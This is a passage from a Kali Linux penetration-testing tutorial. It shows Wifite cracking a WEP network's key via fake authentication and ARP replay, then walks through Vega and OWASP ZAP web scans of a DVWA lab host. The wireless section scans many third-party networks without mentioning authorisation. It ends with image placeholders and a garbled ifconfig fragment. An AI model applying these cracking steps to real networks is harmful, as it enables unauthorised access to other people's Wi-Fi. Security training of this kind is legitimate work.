It is another wireless cracking tool, which attacks multiple WEP, WPA, and WPS encrypted networks in a row.

Firstly, the wireless card has to be in the monitoring mode.

Step 1 – To open it, go to Applications → Wireless Attack → Wifite.



Step 2 – Type "wifite -showb" to scan for the networks.

```
root@kali:~# wifite -showb
[+] target MAC address viewing enabled
[+] scanning for wireless devices...
[+] initializing scan (mon0), updates at 5 sec intervals, CTRL+C when ready.
[0:00:04] scanning wireless networks. 0 targets and 0 clients found
```

NUM	ESSID	BSSID	CH	ENCR	POWER	WPS?	CLIENT
1	[REDACTED]	00:26:75:02:EF:65	6	WEP	58db	no	clients
2	[REDACTED]	00:26:75:41:4B:7C	6	WPA	44db	no	
3	[REDACTED]	00:26:75:40:91:F4	6	WPA	39db	no	
4	[REDACTED]	C8:03:A3:B0:A5:D8	1	WPA2	38db	wps	
5	[REDACTED]	C8:3A:35:46:EE:90	6	WPA	38db	no	
6	[REDACTED]	00:30:0A:CD:23:3A	6	WEP	36db	no	
7	[REDACTED]	7C:03:4C:57:3A:61	1	WPA	34db	wps	
8	[REDACTED]	00:26:75:0C:6B:01	6	WPA	34db	no	
9	[REDACTED]	C8:03:A3:B0:AC:B4	1	WPA2	33db	wps	
10	[REDACTED]	1C:7E:E5:B4:87:28	1	WPA2	32db	no	
11	[REDACTED]	AC:F1:DF:B0:AA:C6	13	WPA2	30db	wps	clients

Step 3 – To start attacking the wireless networks, click Ctrl + C.

```
45          00:26:75:2F:AD:60   6  WPA2  28db  no
46          00:26:75:10:AE:C6   6  WPA   27db  no

[+] select target numbers (1-46) separated by commas, or 'all': █
```

Step 4 – Type “1” to crack the first wireless.

```
[+] 1 target selected.

[0:10:00] preparing attack █ (00:26:75:02:EF:65)
[0:10:00] attempting fake authentication (5/5)... failed
[0:10:00] attacking "█" via arp-replay attack
[0:09:54] attack failed: aireplay-ng exited unexpectedly
[0:10:00] attempting fake authentication (1/5)... failed
```

Step 5 – After attacking is complete, the key will be found.

```
*[0:10:00] preparing attack █ (00:26:75:02:EF:65)
[0:10:00] attempting fake authentication (3/5)... success!
[0:10:00] attacking █ via arp-replay attack
[0:05:47] started cracking (over 10000 ivs)
[0:00:29] captured 20267 ivs @ 103 iv/sec

[0:00:29] cracked █ (00:26:75:02:EF:65)! key: "█"
[+] 1 attack completed:

[+] 1/1 WEP attacks succeeded
cracked █ (00:26:75:02:EF:65), key: "█"
```

Kali Linux - Website Penetration Testing

In this chapter, we will learn about website penetration testing offered by Kali Linux.


Vega Usage

Vega is a free and open source scanner and testing platform to test the security of web applications. Vega can help you find and validate SQL Injection, Cross-Site Scripting (XSS), inadvertently disclosed sensitive information, and other vulnerabilities. It is written in Java, GUI based, and runs on Linux, OS X, and Windows.

Vega includes an automated scanner for quick tests and an intercepting proxy for tactical inspection. Vega can be extended using a powerful API in the language of the web: JavaScript. The official webpage is <https://subgraph.com/vega/>

```
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
root@kali:~# apt-get update && apt-get install -y vega
0% [Connecting to http.kali.org] █
```


Step 1 – To open Vega go to Applications → 03-Web Application Analysis → Vega



Step 2 – If you don't see an application in the path, type the following command.

```
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.  
root@kali:~# apt-get update && apt-get install -y vega  
9% [Connecting to http.kali.org]
```

Step 3 – To start a scan, click “+” sign.



Step 4 – Enter the webpage URL that will be scanned. In this case, it is metasploitable machine → click “Next”.



Choose a target for new scan

Scan Target

Enter a base URI for scan:
192.168.1.101/dvwa

Choose a target scope for scan
Default Scope ▾ Edit Scopes

Web Model

Include previously discovered paths from Web model

< Back **Next >** Cancel Finish

Step 5 – Check all the boxes of the modules you want to be controlled. Then, click “Next”.

Select Modules

Choose which scanner modules to enable for this scan



Select modules to run:

Injection Modules

Bash Environment Variable Blind OS Injection (CVE-2014-6271, CVE-2014-6278)

HTTP Trace Probes

Format String Injection Checks

Cross Domain Policy Auditor

XML Injection checks

Eval Code Injection

Blind XPath Injection Checks

Blind SQL Text Injection Differential Checks

XSS Injection checks

Local File Include Checks

Integer Overflow Injection Checks

< Back

Next >

Cancel

Finish

Step 6 – Click “Next” again in the following screenshot.

Authentication Options

Configure cookies and authentication identity to use during scan



Identity to scan site as:

Set-Cookie or Set-Cookie2 value:

Add cookie

Remove selected cookie(s)

< Back

Next >

Cancel

Finish

Step 7 – Click “Finish”.

Parameters

Add names of parameters to avoid fuzzing during scan



Exclude Parameters

Exclude listed parameters from scan

```
--viewstate  
csrftoken  
anticsrf  
__eventtarget  
__viewstateencrypted  
xsrftoken  
__eventargument  
__eventvalidation  
csrfmiddlewaretoken
```

Enter name of parameter to exclude Add Remove

< Back

Next >


Cancel

Finish


Step 8 – If the following table pops up, click “Yes”.



The scan will continue as shown in the following screenshot.




Step 9 – After the scan is completed, on the left down panel you can see all the findings, that are categorized according to the severity. If you click it, you will see all the details of the vulnerabilities on the right panel such as “Request”, “Discussion”, “Impact”, and “Remediation”.




ZapProxy

ZAP-OWASP Zed Attack Proxy is an easy-to-use integrated penetration testing tool for finding vulnerabilities in web applications. It is a Java interface.

Step 1 – To open ZapProxy, go to Applications → 03-Web Application Analysis → owaspzap.




Step 2 – Click “Accept”.




ZAP will start to load.


```
CAST,RUNNING,MULTICAST> mtu 1500  
tmask 255.255.255.0 broadcast 10.0.2.255  
7ff:fe01:ec5f prefixlen 64 scopeid 0x20<link>  
:ec:5f txqueuelen 1000 (Ethernet)  
bytes 3533  
bped 0 ov  
bytes 5737  
bped 0 over  
  
RUNNING>  
etmask 25  
Len 128  
0 (Loca  
tes 1200  
bped 0 ov  
tes 1200  
bped 0 over  
  
com  
.com
```



